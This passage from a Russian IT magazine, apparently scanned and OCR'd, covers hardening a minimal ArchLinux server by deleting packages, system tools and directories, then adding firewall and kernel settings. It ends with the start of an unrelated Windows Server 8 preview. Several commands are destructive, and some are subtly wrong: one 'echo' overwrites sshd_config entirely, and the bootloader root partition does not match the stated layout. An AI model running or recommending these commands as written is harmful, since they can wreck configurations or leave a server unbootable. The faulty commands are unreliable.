ХАКЕРЫ ОЧЕНЬ ЛЮБЯТ ИСПОЛЬЗОВАТЬ РАЗЛИЧНЫЕ УТИЛИТЫ ДЛЯ МАНИПУЛИРОВАНИЯ РАСШИРЕННЫМИ АТРИБУТАМИ ФАЙЛОВОЙ СИСТЕМЫ, ПРАВАМИ ACL И Т.П.



В окне, предлагающем варианты разбивки диска, следует выбрать весь диск

```
# pacman -R cryptsetup device-mapper lvm2 mdadm \
   xfsprogs jfsutils reiserfsprogs
```

Далее можно избавиться от неиспользуемых инструментов управления сетью и связанных с ними библиотек и зависимостей:

```
# pacman -R iputils keyutils krb5 heirloom-mailx ppp \
   wget dbus-core wpa_supplicant libpcap libnl libldap
```

Различные утилиты для управления USB-оборудованием, PCI- и PCMCIA-устройствами на сервере нам тоже не нужны:

```
# pacman -R usbutils pcmciautils sysfsutils
```

Также можно избавиться от некоторых оставшихся библиотек:

```
# pacman -R libpipeline libsasl libgcrypt libgpg-error
```

На этом процесс подготовки закончен, и мы можем переходить к основной задаче.

ЧАСТЬ 3. РЕЖЕМ ВСЕ, ЧТО УШЛО ИЗ-ПОД НОЖА

Мы удалили только малую часть того, что не потребуется на сервере, однако другие пакеты и зависимости дистрибутива также содержат множество ненужных библиотек и утилит. Сейчас мы пройдемся по системе и попробуем избавиться от всего лишнего.

А лишнего много. Например, ArchLinux не разделяет пакеты на -dev и бинарные, поэтому каталог /usr/include содержит в себе множество совершенно бесполезных и даже опасных заголовочных файлов. Избавимся от них с помощью следующей простой команды:

```
# rm -rf /usr/include
```

По той же причине каталог /usr/lib содержит большое количество статических библиотек, которые не нужны для работы системы, но могут быть использованы для сборки софта. Удаляем их:

```
# rm /usr/lib/*.a
```

В каталогах /bin, /sbin, /usr/bin, /usr/sbin имеется множество утилит и команд, которые были установлены как часть других пакетов, но сами по себе могут нанести вред серверу. В качестве примера можно привести различные утилиты для манипулирования файловой системой и таблицей разделов, утилиты для управления расширенными атрибутами файлов, создания пакетов и т. д. На работающем настроенном сервере пользы от них не так много.

Для начала избавимся от низкуровневых утилит управления файловой системой:

```
# rm /sbin/{badblocks,debugfs,dumpe2fs,e2image,e2label,
e2undo,resize2fs,tune2fs}
```

Теперь удалим инструменты управления таблицей разделов. Вряд ли взломщик будет их использовать, но чем черт не шутит:

```
# rm /sbin/{fdisk,cfdisk,sfdisk}
```

Также можно избавиться от утилит для создания файловых систем и swap-разделов:

```
# rm /sbin/mkfs.*
# rm /sbin/mkswap
```

Заодно удалим dd и install:

```
# rm /bin/{dd,install}
```

Теперь самое важное. Хакеры очень любят использовать различные утилиты для манипулирования расширенными атрибутами файловой системы, правами ACL, файловыми capabilities для защиты своих файлов от удаления/модификации или для делегирования приложениям расширенных прав доступа. Многие админы могут даже не знать обо всех этих методах, поэтому они пользуются особой популярностью. К счастью, мы можем защитить себя от подобных махинаций, просто удалив такие утилиты (вообще-то, они распространяются в отдельных пакетах, но кроме самих утилит эти пакеты включают в себя еще и библиотеки, необходимые для работы других нужных нам софтин).

Итак, избавляемся от утилит управления мандатными правами доступа (пакет acl):

```
# rm /usr/bin/{chacl,getfacl,setfacl}
```

Далее удаляем утилиты для манипулирования расширенными атрибутами файлов (пакет attr):

```
# rm /usr/bin/{chattr,lsattr,getfattr,setfattr}
```

И конечно же, утилиты управления capablities (пакет libcap):

```
# rm /usr/sbin/{getcap,setcap}
```

Также отправим в /dev/null утилиту для изменения контекста безопасности:

```
# rm /usr/sbin/chcon
```

На этом можно было бы остановиться, но Арч по умолчанию содержит набор инструментов cracklib, который необходим для некоторых (весьма полезных, кстати) модулей PAM, но при этом может быть использован для взлома паролей. Его, естественно, лучше удалить:

```
# rm /usr/sbin/cracklib*
# rm -rf /usr/share/{cracklib,dict}
```

В завершение удаляем менеджер пакетов. Да-да, все что нужно мы уже установили, а для обновления дистрибутива будем использовать метод, приведенный в конце статьи.

```
# rm /usr/bin/pacman*
# rm /usr/bin/makepkg
# rm /etc/pacman*
# rm -rf /var/cache/pacman
```

Ну и подчистим разные ненужности. Например, удалим файлы, требующиеся для сборки образа initrd:

```
# rm -rf /lib/initcpio
```

Уберем из системы ненужные каталоги:

```
# rm -rf /media /opt /usr/local
```

Удалим ядро с отладочной информацией (вместе с каталогом /usr/src):

```
# rm -rf /usr/src
```

Теперь, когда мы избавились от лишнего софта, можно пройтись по каталогам /lib /usr/lib и удалить неиспользуемые библиотеки (вряд ли их будет много, но лучше сделать это). Список нужных библиотек можно получить с помощью следующей команды:

```
# find /bin /sbin /usr/bin /usr/sbin |\
    xargs ldd | grep '\.so' |\
    cut -d ' ' -f 1 | sed 's/^[ \t]*//' |\
    sort | uniq
```

Его можно сохранить в файле и с помощью команды diff сравнить с выводом команды «ls -1 /lib /usr/lib». Все не совпадающие библиотеки можно смело удалять.

Список зависимых библиотек можно получить с помощью ldd

Устанавливаем нужный софт

ЧАСТЬ 4. НАСТРАИВАЕМ СЕРВЕР

Теперь у нас есть система, очищенная от хлама, но к работе она пока не готова. Сейчас мы должны настроить сервер, то есть nginx, Постгрес, Django и другие компоненты. Как это сделать, я рассказывать не буду, все уже описано до меня. Скажу только, что корнем веб-сервера и Django-проектов следует сделать какой-нибудь каталог в корне файловой системы, например /www (в нем можно создать два каталога: http — статика и django — скрипты). Это необходимо для того, чтобы в дальнейшем со строгими ограничениями смонтировать для каталога отдельный раздел.

Чтобы все работало, выполним базовую настройку системы и добавим в автозагрузку nginx и остальные демоны. ArchLinux не делает это автоматически, поэтому придется править /etc/rc.conf:

```
# Имя хоста
HOSTNAME="example.com"

# Настройка сетевого интерфейса
interface=eth0
address=1.2.3.4
netmask=255.255.255.0
broadcast=1.2.3.4
gateway=1.2.3.4

# Запускаемые при старте системы демоны
DAEMONS=(hwclock syslog-ng network crond postresql nginx)
```

Для индивидуального запуска/остановки демонов можно использовать скрипты каталога /etc/rc.d, например:

```
# /etc/rc.d/nginx restart
```

Далее мы должны предпринять некоторые меры по обеспечению внешней безопасности сервера. Статья, конечно, не об этом, но о базовой настройке рассказать все же стоит. Во-первых, установим пароль для рута:

```
# passwd
```

Во-вторых, заведем непривилегированного пользователя:

```
# useradd vasya
```

В-третьих, отключим root-логин по SSH:

```
# echo 'PermitRootLogin no' > /etc/ssh/sshd_config
# /etc/rc.d/sshd restart
```

Теперь отредактируем sysctl.conf, чтобы применить несколько классических техник защиты:

```
# Отключаем форвардинг пакетов
net.ipv4.ip_forward = 0
# Включаем верификация маршрута пакета
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
# Уменьшаем количество повторных передач SYNACK
net.ipv4.tcp_synack_retries = 2
# Отключаем редиректы
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.secure_redirects = 0
# Игнорируем широковещательные PING-запросы
net.ipv4.icmp_echo_ignore_broadcasts = 1
# Защита от SYN-флуда
net.ipv4.tcp_syncookies = 1
```

Настроим брандмауэр так, чтобы открытыми оставались только порты 22 и 80 (SSH и HTTP):

```
# Стандартная политика
iptables -P INPUT DROP
iptables -A INPUT -i lo -j ACCEPT
# Небольшая защита от DoS
iptables -A INPUT -p tcp -m tcp --tcp-flags \
   SYN,ACK,FIN,RST RST -m limit --limit 1/s -j ACCEPT
# Разрешаем уже установленные соединения
iptables -A INPUT -p all -m state --state \
   RELATED,ESTABLISHED -j ACCEPT
# Наши порты
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -i eth0 -p tcp --dport 80 -j ACCEPT

# Разрешаем некоторые ICMP-сообщения
iptables -A INPUT -i eth0 -p icmp -m icmp \
  --icmp-type 3 -j ACCEPT
iptables -A INPUT -i eth0 -p icmp -m icmp \
  --icmp-type 11 -j ACCEPT
iptables -A INPUT -i eth0 -p icmp -m icmp \
  --icmp-type 12 -j ACCEPT
```

И последняя, но очень важная настройка: запрет на выполнение системных действий после окончания загрузки дистрибутива.

```
# echo 'echo $((0xffffffff ^ (1 << 16))) > \
   /proc/sys/kernel/cap-bound' >> /etc/rc.local
# echo 'echo $((0xffffffff ^ (1 << 18))) > \
   /proc/sys/kernel/cap-bound' >> /etc/rc.local
# echo 'echo $((0xffffffff ^ (1 << 19))) > \
   /proc/sys/kernel/cap-bound' >> /etc/rc.local
# echo 'echo $((0xffffffff ^ (1 << 21))) > \
   /proc/sys/kernel/cap-bound' >> /etc/rc.local
```

Эти строки добавляют в ядро после загрузки ограничения на загрузку модулей (для защиты от бэкдоров и руткитов), на выполнение системного вызова chroot, на выполнение ptrace, то есть на трассировку процессов, и на различные системные действия, например на монтирование файловых систем и подключение swap. Пока система не будет перезагружена, отменить ограничения не сможет никто, включая root.

ЧАСТЬ 5. ПЕРЕНОС СИСТЕМЫ НА СЕРВЕР И ОКОНЧАТЕЛЬНАЯ НАСТРОЙКА

Все, теперь у нас есть минималистичный Linux-дистрибутив, выполняющий строго определенные функции, но как установить

Список установленных пакетов

его на реальный сервер? Очень просто — скопировать. Для этого понадобятся установочный образ ArchLinux, чистая болванка, флешка и немного терпения. Выполняем весь процесс как указано ниже.

1. Завершаем работу виртуальной машины.
2. Настраиваем ее загрузку с ISO-образа ArchLinux, вставляем в комп флешку и прокидываем ее в виртуальную машину (с помощью VirtualBox это легко сделать).
3. Подключаем разделы дистрибутива к каталогу /mnt. На моем виртуальном диске было три раздела: /dev/sda3 - корень, /dev/sda1 - /boot, /dev/sda4 - /home. Монтируем:

```
# mount /dev/sda3 /mnt
# mount /dev/sda1 /mnt/boot
# mount /dev/sda4 /mnt/home
```

4. Подключаем флешку к каталогу /media:

```
# mount /dev/sdb1 /media
```

5. Запаковываем систему в архив и кладем его на флешку:

```
# cd /mnt
# tar -czf /media/root.tar.gz .
# sync
```

6. Завершаем работу виртуальной машины, нарезаем ISO-образ ArchLinux на болванку и идем к серверу, прихватив с собой флешку и болванку.
7. Загружаем сервер с болванки и разбиваем диск с помощью cfdisk, руководствуясь следующей схемой:

```
sda1 — swap (размер: объем ОЗУ * 2);
sda2 — корень (размер: 1 Гб);
sda3 — /www (размер: столько, сколько нужно для
хранения всех файлов веб-сайта);
sda4 — /var (размер: от 1 Гб).
```

8. Создаем в разделах файловые системы:

```
# mkfs.ext4 /dev/sda{2,3,4}
```

9. Монтируем разделы к /mnt:

```
# mount /dev/sda2 /mnt
# mkdir /mnt/www /mnt/var
# mount /dev/sda3 /mnt/www
# mount /dev/sda4 /mnt/var
```

10. Монтируем флешку и распаковываем архив с системой:

```
# mount /dev/sdb1 /media
# cd /mnt
# tar -xzf /media/root.tar.gz
```

11. Устанавливаем загрузчик:


```
# chroot /mnt
# grub-install /dev/sda1
```

12. Правим конфиг загрузчика:

```
title  Arch Linux
root   (hd0,1)
kernel /boot/vmlinuz30 root=/dev/sda6 ro
initrd /boot/kernel30.img
```

ЕСЛИ ВЗЛОМЩИК ПРОНИКНЕТ В СИСТЕМУ ЧЕРЕЗ ДЫРУ В ВЕБ-СЕРВЕРЕ И ПОЛУЧИТ ПРАВА ПОЛЬЗОВАТЕЛЯ WWW, ОН ДАЖЕ НЕ СМОЖЕТ ЗАПУСТИТЬ ЭКСПЛОЙТ

13. Правим /etc/fstab следующим образом:



```
devpts /dev/pts devpts defaults 0 0
shm /dev/shm tmpfs nodev,nosuid 0 0
/dev/sda1 swap swap defaults 0 0
/dev/sda2 / ext4 defaults 0 1
/dev/sda3 /www ext4 defaults,noexec,nodev 0 1
/dev/sda4 /var ext4 defaults,noexec,nodev 0 1
tmpfs /tmp tmpfs defaults,noexec,nodev 0 0
```

Каталог /www будет смонтирован без возможности запуска файлов и создания устройств, так что если взломщик проникнет в систему через дыру в веб-сервере и получит права пользователя www, он даже не сможет запустить эксплойт. Для каталогов /var и /tmp действуют те же правила.

Все, теперь можно перезагрузить машину и посмотреть, как все работает.

ЧАСТЬ 6. ОБНОВЛЕНИЕ

Обновить полученный дистрибутив не так-то просто. Для этого потребуется виртуальная машина с установленным ArchLinux (самое время восстановить снимок, созданный в начале процесса) и sshfs. Процесс выглядит так:

1. Включаем виртуальную машину.
2. Устанавливаем sshfs.
3. Обновляем базу данных пакетов и нужные софтины (например, nginx, PostgreSQL, SSH):

```
# pacman -Sy
# pacman -S nginx postgresql ssh
```

4. Запоминаем, какие пакеты обновились, и для всех этих пакетов, включая nginx, PostgreSQL и SSH, смотрим список файлов:

```
# pacman -Ql nginx postgresql ssh
```

5. Перекидываем файлы на наш сервер с помощью sshfs:

```
# sshfs сервер /mnt
# for file in `pacman -Ql nginx | cut -d ' ' -f 2`; do\
    cp $file /mnt/$file;\
    done
```

Готово! Конечно, это не автоматические обновления каждую ночь, но и не ночной кошмар, тем более что весь процесс вполне можно реализовать в скрипте.

ЧАСТЬ 7. ВЫВОДЫ

В этой статье приведены только базовые сведения о том, как обезопасить дистрибутив. Каждый сервер имеет свои особенности, которые необходимо учитывать. В любом случае главное правило: чем меньше компонентов, тем лучше. ⌶

Сергей «grinder» Яремчук (grinder@synack.ru)



Рожденный под цифрой восемь



INFO

Основной процесс разработки Win8 планируется завершить к лету 2012 года. Новая ОС поступит в продажу в начале 2013-го.

Название Windows Server 8 является кодовым и еще не утверждено окончательно.

В Win2k8 Server Core невозможно было использовать MS SQL Server или Exchange. Разработчики обещают, что Win8 будет поддерживать СУБД.

Функция Hyper-V Replica обеспечивает асинхронную репликацию виртуальных машин на внешние площадки.

WWW

Центр разработки Windows Server — msdn.microsoft.com/en-us/windowsserver.

VIDEO

На прилагаемом к журналу диске ты найдешь видеоролик, в котором показана установка и первоначальная настройка Windows 8 Developer Preview.


WARNING

Win8 будет выпускаться только для 64-разрядных систем.

ЗНАКОМИМСЯ С WINDOWS SERVER 8

Работа над «восьмеркой», начавшаяся еще в 2009 году, велась параллельно с разработкой Win2k8, однако официальной информации о новой серверной ОС было совсем мало. Разработчики обещали, что ядро будет написано с нуля, важную роль в системе возьмет на себя гипервизор, а кластерные службы станут эффективнее. Как только появилась версия Developer Preview, мы решили проверить правдивость этих слов.

Win8 получил обновленный Server Manager



Любые настройки в GUI, по сути, сводятся к команде PowerShell

ВВЕДЕНИЕ

Современные тенденции диктуют новые правила для разработчиков операционных систем. Сегодня всё активнее продвигаются «облачные» технологии, многие компании уже используют виртуальные структуры (частные «облака») или планируют перейти к ним. Большую популярность приобретают виртуальные машины, заменяющие целый парк серверов. Сотрудники теперь не привязаны к конкретному рабочему месту, так как могут получить доступ к ресурсам компании из любой точки, где есть выход в интернет. Поэтому при создании Win8 во главу угла были поставлены четыре компонента: сетевая инфраструктура, удаленный доступ, удобство управления и виртуализация.

ИНСТРУМЕНТЫ УПРАВЛЕНИЯ В WINDOWS 8

Концепцию Win2k8 Server Core админы приняли благосклонно, поскольку отсутствие GUI снижает системные требования (что особенно актуально для VM) и повышает уровень безопасности. Однако установить можно было только одну из двух версий ОС: с GUI или без, изменить версию не представлялось возможным. В Win8 для сервера доступно три варианта интерфейса: один с GUI и два варианта без него. В первой версии без GUI управление осуществляется с помощью командной строки, а во второй (Features On Demand) вместо GUI и IE в качестве инструментов управления предлагаются Server Manager и MMC. Но главное — теперь можно легко менять интерфейс без переустановки сервера. Благодаря этому Win8 можно настроить так, чтобы добиться оптимального соотношения между производительностью, безопасностью и удобством управления.

Положительную реакцию у сообщества вызвало появление в Win2k8 оболочки PowerShell, позволяющей автоматизировать задачи, обрабатывать большие объемы данных и выполнять команды сразу на множестве подчиненных систем.

Win8 получила третью версию PowerShell, которая представляет собой серьезный инструмент для выполнения задач, связанных с администрированием системы, ролей и сервисов. Число командлетов выросло на порядок и составляет уже более 2300 (в PS1 их было 130, в PS2 — 230). Технология автодополнения IntelliSense превращает PS в удобное средство для создания и тестирования сценариев. Хорошо поддерживаются операции, выполняющиеся длительное время на большом количестве систем. Серьезно переработанный стек стал более универсальным и переносимым, теперь в командлетах в большинстве случаев не нужно обращаться к специфическому API. Для работы с веб-сервисами PS использует форматы REST и JSON. По сути, многие штатные инструменты управления из состава Win8 вроде RSAT и Server Manager представляют собой надстройки над PS, а работа всех мастеров сводится к созданию и запуску сценария PS. При этом выполненный ранее сценарий можно скопировать из истории и экспортировать для повторного использования.


Особенностью инструментария WMI (Windows Management Instrumentation) в Win8 является поддержка стандартов, описывающих взаимодействие между оборудованием и приложениями вроде SMI-S, WSMAN или DCOM. Соответственно, третьим лицам стало проще писать WMI-провайдеры.

Диспетчер сервера в Win2k8 мне нравился. Он отлично подходил для настройки всевозможных параметров локальной системы, а с R2 позволял настраивать и удаленную. В Win8 разработчики пошли дальше и ввели понятие группы серверов. Теперь можно управлять несколькими серверами одновременно, а в Dashboard выводится информация, собранная со всех систем. Выбрав в списке сервер из меню, можно запустить другие средства управления: консоль Computer Management или PowerShell. Практически все инструменты администрирования, ранее предлагавшиеся в виде отдельных консолей, теперь встроены в диспетчер сервера. Сам Server Manager выполнен в фирменном стиле Metro, расположение окон оптимизировано для современных wide-мониторов. События, которые требуют внимания админа, подсвечиваются разными цветами. Фильтры помогают отобрать только необходимую информацию, причем запросы можно сохранить и использовать повторно.

Как и ранее, настройка в основном производится при помощи мастеров. При установке роли можно выбрать один из двух вариантов: роль/компонент или сценарий развертывания RDS. Далее мастер предлагает указать сервер(а) из списка или VDI-диск. По окончании настройки вернуться к мастеру можно из окна Notification.

«ОБЛАКА» И HYPER-V

Первым широкой общественности был представлен обновленный Hyper-V 3.0, который превратился в одну из ключевых особенностей «восьмерки» и стал основой для создания частных и публичных «облаков». Заявлена поддержка до 160 логических CPU (ядер и потоков) и 2 Тб физической памяти, при этом каждая VM может иметь до 32 vCPU и оперативную память объемом 512 Гб. Никаких лимитов по соотношению реальных и виртуальных CPU не установлено, можно запускать столько VM, сколько потянет оборудование. Отказоустойчивый кластер, построенный на Win8, может содержать 63 узла с 4000 VM, имеющими функции Live Migration, балансировки нагрузки и Multi-Channel SMB (эта функция обе-



Новый ADAC

спечивает улучшенную пропускную способность и предоставляет несколько резервных каналов между сервером и хранилищем на удаленном файловом ресурсе).

Поддержка технологий, речь о которых пойдет далее, была реализована еще в Win2k8, теперь же они плотно интегрированы с гипервизором. Так, архитектура неравномерного доступа к памяти NUMA (Non-Uniform Memory Access) уменьшает задержки и повышает эффективность работы VM. Это особенно касается мощных серверов, где Hyper-V показывает почти линейное масштабирование. Технология WHEA (Windows Hardware Error Architecture) адаптирует VM к аппаратным сбоям, обнаруживая ошибки. Если устранить проблему нельзя, то система определяет, какая из VM пострадала, и пытается ее перезапустить/восстановить, тогда как остальные продолжают работать в обычном режиме. Технология Hyper-V Replica позволяет создавать копию реплики данных и отправлять ее на удаленный сервер с последующим запуском. Это дает возможность быстро перейти на другой сервер или восстановить ресурс.

Формат виртуальных дисков VHDX изменен для улучшения масштабируемости, оптимизации и повышения надежности хранения данных и увеличения скорости. Максимальный объем может превышать 2 Тб (максимум 16 Тб), журнал уменьшает риск потери информации. Диски легко объединяются на лету без остановки работы VM. Том может быть зашифрован при помощи BitLocker, что обеспечит защиту данных при размещении сервера в «облаке».

РАБОТА С СЕТЬЮ И УДАЛЕННЫЙ ДОСТУП

Чтобы Win8 могла стать полноценной основой для построения «облака», в сетевую инфраструктуру и реализацию стека были внесены существенные изменения. С помощью консоли NIC teaming можно объединять до 32 сетевых интерфейсов (любых производителей) в один виртуальный (link aggregation), обеспечивая большую пропускную способность, балансировку нагрузки и автоматическое резервирование.

Ранее для этого требовались утилиты сторонних разработчиков и однотипные сетевые карты. Штатная Control Panel не очень удобна для настройки большого количества сетевых интерфейсов (включая виртуальные), поэтому в Win8 появился новый комплексный инструмент управления IP-адресами — IPAM (IP Address Management). Новые системы удобно добавлять в список благодаря сканеру, который загружает в консоль все данные о найденных IP-адресах (динамических и статических), после чего админ сортирует их и снабжает метками и описаниями. Доступны отчеты об использовании IP-адресов. Имеются инструменты для контроля трафика VM, выделяющие гарантированную полосу пропускания.

Протокол SMB версии 2.2 получил новую функцию Multi-Channel SMB, которая призвана устранить одно из типичных узких мест при передаче большого количества данных — низкую пропускную способность сети.

Теперь для обмена информацией между системами по SMB одновременно используется несколько сетевых интерфейсов. Новая фича не только увеличивает производительность, но и повышает устойчивость в случае выхода из строя одной из сетевух сервера или маршрутизатора. Гипервизор, кстати, тоже поддерживает виртуальное соединение Fibre Channel между VM по SMB. Все функции (захват, фильтрация трафика и роутинга) легко расширяемы, благодаря чему любой разработчик может добавить новые возможности.


Алгоритм компонента BranchCache также был модернизирован. Теперь, если в локалке уже имеется старая версия файла, функция дедупликации загружает с сервера только его измененную часть, а не весь файл. Ранее эта технология кеширования работала в филиальных сетях, а в новой версии она адаптирована и для обмена данными в «облачных» сервисах.

Важным дополнением является DHCP Guard, который блокирует DHCP-сообщения от неавторизованных виртуальных машин, претендующих на звание серверов DHCP. Появились инструменты для работы с DHCP failover. Технология DNSSEC позволяет работать с DNS-зонами, защищенными цифровой подписью, что исключает атаки типа DNS Spoofing.


Теперь для удаленного доступа к внутренним ресурсам вместо нескольких ролей (Direct Access и VPN) предлагается единая Unified Remote Access. Технология Direct Access (читай статью «Синхронный заплыв на дальнюю дистанцию»,][_09_2011) представляет собой предпочтительное решение для создания такого подключения. Сервер больше не требуется размещать в DMZ, он

DYNAMIC ACCESS CONTROL


DAC — новый механизм контроля доступа к файловой системе, который позволяет администратору определять единую политику доступа к файлам на уровне домена и применять ее ко всем существующим файл-серверам в домене.



Мастеру добавления роли можно указать любой сервер или виртуальный диск



Штатные инструменты позволяют объединить сетевые интерфейсы



К новому меню «Пуск» придется привыкать

может находиться и за NAT'ом. Настройка сервера и соединений упрощена, за всё отвечает мастер.

Нововведения не обошли стороной и службу Remote Desktop Service. Благодаря наличию нового кодека и поддержке протоколов TCP и UDP трафик снижается на 10 % по сравнению с предыдущей версией. Технология RemoteFX, впервые появившаяся в Win2k8R2SP1, позволяет виртуализировать видеоадаптер сервера и при удаленном RDP-подключении к виртуальным машинам использовать полноценные графические эффекты, включая DirectX. В поставку Win8 включена улучшенная версия RemoteFX, не требующая массивов GPU. Настройка сервиса значительно упрощена, хранилище образов VDI оптимизировано. Теперь администратор, используя один шаблон как основу, может создавать индивидуальные сессии для каждого пользователя. Чтобы система не обращалась каждый раз к серверу, используется локальный кеш, образы могут храниться на локальном диске или сетевых ресурсах.

Код сервера и клиента NFS был переписан с нуля. Теперь он работает гораздо быстрее, что должно улучшить взаимодействие с *nix-системами.

ХРАНЕНИЕ ДАННЫХ

Концепция системы хранения информации была пересмотрена, чтобы сервер мог работать с большими объемами данных, размещенных на нескольких сотнях виртуальных дисков. Теперь она включает storage pools, то есть массивы дисков, которые могут быть использованы для хранения VDI, и storage spaces — инструменты для настройки производительности и отказоустойчивости. Новые диски добавляются в пул по мере необходимости и автоматически подхватываются системой хранения данных как единый storage pool. И главное, нет необходимости покупать софт сторонних разработчиков для SATA- и SAS-дисков. Функция дедупликации позволяет экономить объем за счет исключения избыточных данных в дисковом хранилище.

В случае сбоя проверка большого диска на ошибки при помощи CHKDSK может занять достаточно много времени, в течение которого сервер будет недоступен. В Win8 CheckDisk запускается в онлайн-режиме и проверяет только проблемный раздел. Сам процесс занимает всего несколько секунд.

Чтобы избежать утечки информации, необходимо четко установить права доступа к файлам и устройствам для пользователей и групп, но чем больше становится данных, тем тяжелее ими управлять. Функция динамического доступа, которая появилась в Win8, автоматизирует работу со списками контроля доступа, используя метаданные и теги документов. Расширяемая архитектура позволяет интегрировать новые разграничительные политики доступа к ресурсам с ACL и другими инструментами аудита и управления доступом. Что в итоге обеспечит централизованную защиту на уровне доменов файлов, а также папок поверх всех имеющихся разрешений файлов.

Администратору уже не нужно знать, на каких ресурсах находятся файлы и каталоги. Правила задаются при помощи функций AD и групповых политик и применяются автоматически при создании объекта. При этом пользователь может просмотреть список автоматически предлагаемых ACL или выбрать другие, более подходящие. В ACL учитывается и контекст запроса. Например, пользователь может прочитать файл, находясь во внутренней сети, но получить отказ при подключении через VPN. Сообщения о причине блокировки можно редактировать. Также можно задать порядок действий для получения доступа. Все соответствующие настройки задаются централизованно.

ACTIVE DIRECTORY

